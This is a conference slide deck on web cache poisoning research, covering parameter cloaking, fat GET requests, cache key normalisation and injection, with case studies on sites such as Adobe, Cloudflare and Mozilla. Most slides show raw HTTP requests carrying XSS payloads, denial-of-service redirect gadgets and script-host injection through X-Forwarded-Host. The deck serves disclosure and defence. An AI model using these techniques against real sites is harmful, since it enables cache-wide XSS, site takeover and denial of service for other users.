

# Web cache entanglement

Novel pathways to poisoning

James Kettle

 PortSwigger

# Before you begin...

These slides are designed to accompany the presentation

If you don't have access to the presentation, you may prefer to read the whitepaper:

<https://portswigger.net/research/web-cache-entanglement>

# Unanswered questions in cache poisoning

```
GET /?param=1 HTTP/1.1
```

```
Host: www.adobe.com
```

```
Origin: zxcv
```

```
Pragma: akamai-x-get-cache-key, akamai-x-get-true-cache-key
```

```
X-Cache-Key:
```

```
  /www.adobe.com/index.loggedout.html?akamai-transform=9 cid=__Origin=zxcv
```

```
X-Cache-Key-Extended-Internal-Use-Only:
```

```
  /www.adobe.com/index.loggedout.html?akamai-transform=9 vcd=4367 cid=__Origin=zxcv
```

```
X-True-Cache-Key:
```

```
  /www.adobe.com/index.loggedout.html vcd=4367 cid=__Origin=zxcv
```

- Where did **param** go?
- Where did **akamai-transform** come from?
- What's the **\_\_** about?
- Are other caching systems this... quirky?

# Outline

- Theory & methodology
- Case studies & tooling
- Defence
- Q&A



# Recap: Practical Web Cache Poisoning (2018)

Keyed

```
GET /research?x=1 HTTP/1.1
```

Unkeyed

```
Host: portswigger.net
```

```
X-Forwarded-Host: attacker.net
```

```
User-Agent: Firefox/57.0
```

```
Cookie: language=en;
```

Cache key: `https|GET|portswigger.net|/research?x=1`

The request line is unexploitable...

Unless someone decides analytics params are hurting performance

or the cache decides to normalise keys

or cache key components are unescaped strings

or there is no cache key

# Methodology



## Understand


### Select cache oracle

- Cacheable
- Visible hit/miss
- URL reflection
- Param reflection



### Probe key handling

- Transformation
- Normalization
- Escaping
- Parsing



## Exploit

### Chain

- Vulnerabilities
- Gadgets

- + Key leak
- + Source code
- + Documentation

# Case Studies



# Unkeyed port



```
GET / HTTP/1.1  
Host: redacted.com:1
```

Input reflection

```
HTTP/1.1 301 Moved Permanently  
Location: https://redacted.com:1/en  
CF-Cache-Status: MISS
```

Visible hit/miss



```
GET / HTTP/1.1  
Host: redacted.com
```

```
HTTP/1.1 301 Moved Permanently  
Location: https://redacted.com:1/en  
CF-Cache-Status: HIT
```

**Bounty hazard**  
DoS outcomes:

- 'Not applicable'
- \$10,000



Patch in progress



# Unkeyed query

Select



Probe



Chain

## Disguises dynamic pages as static:

```
GET /?q=x HTTP/1.1  
Host: example.com
```

```
HTTP/1.1 200 OK
```

```
<link rel="canonical" href="https://example.com/?q=x"
```

```
GET /?q=x &cachebuster=1234 HTTP/1.1  
Host: example.com
```

```
HTTP/1.1 200 OK  
CF-Cache-Status: HIT
```

```
<link rel="canonical" href="https://example.com/
```

Normal

With Cache

# Unkeyed query detection

Select




Probe



Chain

```
GET /?cachebust=nwf4ws HTTP/1.1
Host: example.com
Accept-Encoding: gzip, deflate, nwf4ws
Accept: */*, text/nwf4ws
Cookie: nwf4ws=1
Origin: https://nwf4ws.example.com
```



**Cheat: PURGE/FASTLYPURGE**

**Last resort: path normalisation**

**Nginx:** //, /./, %2F

**PHP:** /index.php/xyz

**.NET:** / (A (xyz) ) /

# Unkeyed query effect

Select



Probe



Chain

Hides obvious XSS from pentesters & bug bounty hunters



```
GET /?"><script>alert(1)</script> HTTP/1.1  
Host: newspaper.net
```

```
HTTP/1.1 200 OK
```

```
<meta property="og:url"  
content="//newspaper.net//?x"><script>alert(1)</script>"/>
```

Escalates reflected XSS into full site takeover



```
GET / HTTP/1.1  
Host: newspaper.com
```

```
HTTP/1.1 200 OK
```

```
<meta property="og:url"  
content="//newspaper.net//?x"><script>alert(1)</script>"/>
```

# Redirect DoS gadget

Select



Probe



Chain

GET /login?**x=abc** HTTP/1.1  
Host: www.cloudflare.com

HTTP/1.1 301 Moved Permanently  
Location: /login/**/?x=abc**

GET /login?**x=very-long-string...** HTTP/1.1  
Host: www.cloudflare.com

HTTP/1.1 301 Moved Permanently  
Location: /login/**?x=very-long-string...**

GET /login HTTP/1.1  
Host: www.cloudflare.com

HTTP/1.1 301 Moved Permanently  
Location: /login/**?x=very-long-string...**  
CF-Cache-Status: HIT

GET /login/**?x=very-long-string...** HTTP/1.1  
Host: www.cloudflare.com

HTTP/1.1 414 Request-URI Too Large  
CF-Cache-Status: MISS

Uncacheable

# Redirect DoS gadget

Select



Probe



Chain

## Mitigation

```
IF (the query string is unkeyed AND
    the location header contains the request's query string)
THEN don't cache the response
```

```
GET /login?x=long-string... HTTP/1.1
Host: www.cloudflare.com
```

```
HTTP/1.1 301 Moved Permanently
Location: /login/?x=long-string...
CF-Cache-Status: MISS
```

## Bypass

```
GET /login?x=%6cong-string ... HTTP/1.1
Host: www.cloudflare.com
```

```
HTTP/1.1 301 Moved Permanently
Location: /login/?x=long-string...
CF-Cache-Status: HIT
```

# Cache parameter cloaking

Select



Probe



Chain

## *Exclude specific parameters*

```
GET /search?term=help&utm_content=x&arbitrary=1234 HTTP/1.1
Host: example.com
```

## Easy to exploit full-URL-reflection based gadgets:

```
GET /search?term=help&utm_content=<script>... HTTP/1.1
Host: example.com
```

```
HTTP/1.1 200 OK
```

```
<a href="/search?term=help&utm_content=<script>..."
```

Can we exploit keyed parameters like `term`?

# Cache parameter cloaking

Select



Probe



Chain



```
set req.http.hash_url = regsuball(
    req.http.hash_url,
    "\?_=[^&]+&",
    "?");
```

Given the parameter '\_' is unkeyed, how can we place a payload in 'q'?



```
GET /search?q=help?!&search=1 HTTP/1.1
Host: example.com
```



```
GET /search?q=help?_=payload&!&search=1 HTTP/1.1
Host: example.com
```



# Cache parameter cloaking: Akamai?

Select



Probe



Chain

Recall:

```
X-Cache-Key: /www.adobe.com/?akamai-transform=9 cid=__  
X-True-Cache-Key: /www.adobe.com/ vcd=4367 cid=__
```

```
GET /en?x=1&akamai-transform=payload-goes-here HTTP/1.1  
Host: redacted.com
```

```
HTTP/1.1 200 OK  
X-True-Cache-Key: /L/redacted.akadns.net/en?x=1 vcd=1234 cid=__
```

```
GET /en?x=1?akamai-transform=payload-goes-here HTTP/1.1  
Host: redacted.com
```

```
HTTP/1.1 200 OK  
X-True-Cache-Key: /L/redacted.akadns.net/en?x=1 vcd=1234 cid=__
```

Caveat: invisible cache key bit for 'request contained akamai-transform'

Patch in progress

# Parameter cloaking: Rack::Cache?

Select



Probe



Chain

```
Key.query_string_ignore =  
  proc { |name, value| name =~ /^(trk|utm)_/ }
```

```
@request.query_string.split(/ [;&] */n)
```

```
GET /foo?callback=legit;utm_x=payload HTTP/1.1  
Host: example.com
```

Problem: Ruby on Rails splits parameters on [;&]

# Parameter cloaking: Ruby on Rails

Select



Probe



Chain

```
GET /jsonp?callback=legit&utm_content=x;callback=alert(1)// HTTP/1.1  
Host: example.com
```

```
HTTP/1.1 200 OK
```

```
alert(1)//(some-data)
```

Last parameter  
is prioritised

```
GET /jsonp?callback=legit HTTP/1.1  
Host: example.com
```

```
HTTP/1.1 200 OK
```

```
X-Cache: HIT
```

```
alert(1)//(some-data)
```

# Dynamic resource gadget

Select



Probe



Chain

## JS & JSONP

```
GET /foo.js?callback=alert(1)// HTTP/1.1
```

```
HTTP/1.1 200 OK
```

```
alert(1)//(some-data)
```

## CSS

```
GET /style.css?x=a);... HTTP/1.1
```

```
HTTP/1.1 200 OK
```

```
@import url(/site/home/index-part1.8a6715a2.css?x=a);...
```

```
GET /foo.css?x=alert(1)%0A{}*{color:red;} HTTP/1.1
```

## 'CSS'

~~<!doctype~~

```
HTTP/1.1 200 OK
```

```
Content-Type: text/html
```

```
This request was blocked due to... alert(1)
{}*{color:red;}
```

# Unkeyed method

Select



Probe



Chain

```
POST /view/o2o/shop HTTP/1.1
Host: alijk.m.taobao.com
```




```
_wvUserWkWebView=a</script><svg onload='alert%26lpar;1%26rpar;'/data-
```

```
HTTP/1.1 200 OK
```

```
...
```

```
"_wvUseWKWebView":"a</script><svg onload='alert&lpar;1&rpar;'/data-"},
```

```
GET /view/o2o/shop HTTP/1.1
Host: alijk.m.taobao.com
```



```
HTTP/1.1 200 OK
```

```
...
```

```
"_wvUseWKWebView":"a</script><svg onload='alert&lpar;1&rpar;'/data-"},
```

Research collision with Aaron Costello @ConspiracyProof:

<https://enumerated.wordpress.com/2020/08/05/the-case-of-the-missing-cache-keys/>

# Fat GET

Select



Probe



Chain

Changes in Varnish 5.0 > Request Body sent always / "cacheable POST"



VARNISH CACHE

*Whenever a request has a body, it will get sent to the backend for a cache miss...*

*...the builtin.vcl removes the body for GET requests because it is questionable if GET with a body is valid anyway (but some applications use it)*

```
if (bereq.method == "GET") {  
    unset bereq.body;  
}
```

```
GET /contact/report-abuse?report=albinowax HTTP/1.1  
Host: github.com  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 22
```

`report=innocent-victim`

```
HTTP/1.1 200 OK
```

```
...
```

```
<input value="Report abuse: innocent-victim (user)">
```

Report abuse

Code collaboration should be safe for everyone, so we take abuse and harassment seriously at GitHub. We want to hear about harmful behavior on the site that violates GitHub's [Terms of Service](#). Let us know the name of the user you're concerned with. Rest assured, we'll keep your identifying information private.

**Want to block a user?**  
You can hide a user's content and notifications. Read more about blocking a user from your [personal account](#) or [organization](#).

Name

Email

Subject

**What would you like to report?**  
Please provide as much detail as possible about the account or behavior you are reporting. It's especially helpful to include specific examples in the form of URLs or screenshots.

Attach files by dragging & dropping, selecting or pasting them.

# Local redirect gadget

Select



Probe



Chain

Cloudflare fixed via documentation update ***"Do not trust GET request bodies"***

<https://support.cloudflare.com/hc/en-us/articles/360014881471-Avoiding-Web-Cache-Poisoning-Attacks>

```
GET /en-us/signin HTTP/1.1
Host: example.zendesk.com
```

```
return_to=/access/logout?return_to=./access/return_to?flash_digest=secret-
token%2526return_to=/final-page?foo=foo%252526bar=bar
```

```
HTTP/1.1 200 OK
```

```
...
```

```
<input name="return_to" value="/access/logout?return_to=./access/return_to...">
```

# Cache key normalisation

Select



Probe



Chain

## ***Nginx config - download.mozilla.org:***

```
server {
    proxy_cache_key $http_x_forwarded_proto$proxy_host$uri$is_args$args;

    location / {
        proxy_pass http://upstream_bouncer;
    }
}
```

## ***Nginx documentation for proxy\_cache\_key:***

*By default, the directive's value is close to the string*

```
proxy_cache_key $scheme$proxy_host$uri$is_args$args;
```

## ***Nginx documentation for proxy\_pass:***

*If proxy\_pass is specified without a URI, the request URI is passed to the server **in the same form** as sent by a client when the original request is processed*



# Cache key normalisation

Select



Probe




Chain

GET /?product=firefox-73.0.1-complete&os=osx&lang=en-GB&force=1 HTTP/1.1  
Host: download.mozilla.org




```
HTTP/1.1 301 Found
Location: https://download-installer.cdn.mozilla.net/pub/..firefox-73.mar
```

GET /%3fproduct=firefox-73.0.1-complete&os=osx&lang=en-GB&force=1 HTTP/1.1  
Host: download.mozilla.org



```
HTTP/1.1 301 Found
Location: https://www.mozilla.org/
```

GET /?product=firefox-73.0.1-complete&os=osx&lang=en-GB&force=1 HTTP/1.1  
Host: download.mozilla.org



```
HTTP/1.1 301 Found
Location: https://www.mozilla.org/
```

**Result: Firefox security updates disabled globally**

# Normalisation gadgets - XSS

Select



Probe



Chain



```
GET /?x="/"><script>alert(1)</script> HTTP/1.1  
Host: example.com
```



```
<a href="/"><script>alert(1)</script>
```



```
GET /?x=%22/%3E%3Cscript%3Ealert(1)%3C/script%3E HTTP/1.1  
Host: example.com
```



```
<a href="/"><script>alert(1)%3C/script%3E
```



With normalisation:



```
X-Cache: HIT
```

```
<a href="/"><script>alert(1)</script>
```

# Cache key injection - Akamai

Select



Probe



Chain

```
GET /?x=2 HTTP/1.1
Origin: '-alert(1)-'
```

```
HTTP/1.1 200 OK
X-True-Cache-Key: /D/000/example.com/ cid=x=2__Origin='-alert(1)-'

<script>...'-alert(1)-'...</script>
```

```
GET /?x=2 HTTP/1.1
Origin: '-alert(1)-'__
```

```
HTTP/1.1 200 OK
X-True-Cache-Key: /D/000/example.com/ cid=x=2__Origin='-alert(1)-'__
```

```
GET /?x=2__Origin='-alert(1)-' HTTP/1.1
```

```
HTTP/1.1 200 OK
X-True-Cache-Key: /D/000/example.com/ cid=x=2__Origin='-alert(1)-'__
X-Cache: TCP_HIT
```

```
<script>...'-alert(1) '-...</script>
```

Patch in progress

# Cache key injection - Cloudflare?

Select



Probe



Chain

## Cloudflare documentation:

*"The default cache key is: `${header:origin}::${scheme}://${host_header}${uri}`"*

```
GET /foo.jpg?bar=x HTTP/1.1
```

```
Host: example.com
```

```
Origin: http://evil.com::http://example.com/foo.jpg?bar=x
```

```
GET /foo.jpg?bar=argh::http://example.com/foo.jpg?bar=x HTTP/1.1
```

```
Host: example.com
```

```
Origin: http://evil.com
```

Theoretical key: **Does not work!**

```
http://evil.com::http://example.com/foo.jpg?bar=x::http://example.com/foo.jpg?bar=x
```

## Cloudflare's response:


*"The documentation does appear to be wrong*

*...that said, we are aware it is theoretically possible to construct a cache collision*

*...[but we won't tell you how] "*

Patched


# Application Cache Poisoning - Adobe



```
GET /access-the-power-of-adobe-acrobat?dontpoisoneveryone=1 HTTP/1.1
Host: theblog.adobe.com
X-Forwarded-Host: collaborator-id.psres.net
```

```
HTTP/1.1 200 OK
```

```
<script src="https://collaborator-id.psres.net/foo.js"/>
...
<a href="https://collaborator-id.psres.net/post">...
```



```
GET / HTTP/1.1
Host: theblog.adobe.com
```

```
HTTP/1.1 200 OK
```

```
X-Cache: HIT - WP Rocket Cache
```

```
<script src="https://collaborator-id.psres.net/foo.js"/>
...
<a href="https://collaborator-id.psres.net/post">...
```

# Blind Internal Cache Poisoning - DoD

**Idea:** *\$dos-technique*. **Result:** traffic from DoD intranet

- Site is supposed to be internal to DoD
- So any access attempt redirects to intranet
- Trying *\$dos-technique* breaks the redirect, exposing the backend error page
- This poisons the *internal* cache...
- ...thereby compromising the intranet admin interface!

# Recognising internal cache poisoning

## Key indicators

- Old+new value reflection in a single response
- Reflection on different pages
- Things don't make sense

## Mitigations

- Always use a domain you control (ie not evil.com)

# Param Miner [🛠️]

Open source Burp Suite Pro/Community extension

<https://github.com/portswigger/param-miner>

Demo included

Updated today to

Unmask dynamic pages with header cache-busters

Detect cache poisoning via

Unkeyed inputs

- Query string, params, port

Param cloaking

- Fat-GET technique
- Rails & technique

Normalised inputs

Guess GET parameters	
Guess cookie parameters	
Guess headers	
Bulk Scan	▶
Send to turbo intruder	
Engagement tools	▶
Copy URL	
Copy as curl command	
Copy to file	
	port-DoS
	Unkeyed param
	fat GET
	normalised param
	normalised path
	rails param cloaking scan



# Defence

- Rewrite the request, not the cache key
- Do not accept fat GET requests
- Patch 'unexploitable' vulnerabilities
  - Self-XSS
  - Encoded-XSS
  - Input reflection in CSS/JS

# Further Reading

**The whitepaper:**

<https://portswigger.net/research/web-cache-entanglement>

**Previous research:**

<https://portswigger.net/research/practical-web-cache-poisoning>

If you liked this you might also like...

**Web Cache Deception - Omer Gill:**

<https://www.youtube.com/watch?v=mroq9eHFOIU>

**HTTP Desync Attacks:**

<https://portswigger.net/research/http-desync-attacks-request-smuggling-reborn>

**HTTP Request Smuggling in 2020 - Amit Klein**

# Takeaways

- Caching introduces unique hazards
- which may be well hidden
- so unexploitable vulnerabilities matter!



@albinowax

Email: [james.kettle@portswigger.net](mailto:james.kettle@portswigger.net)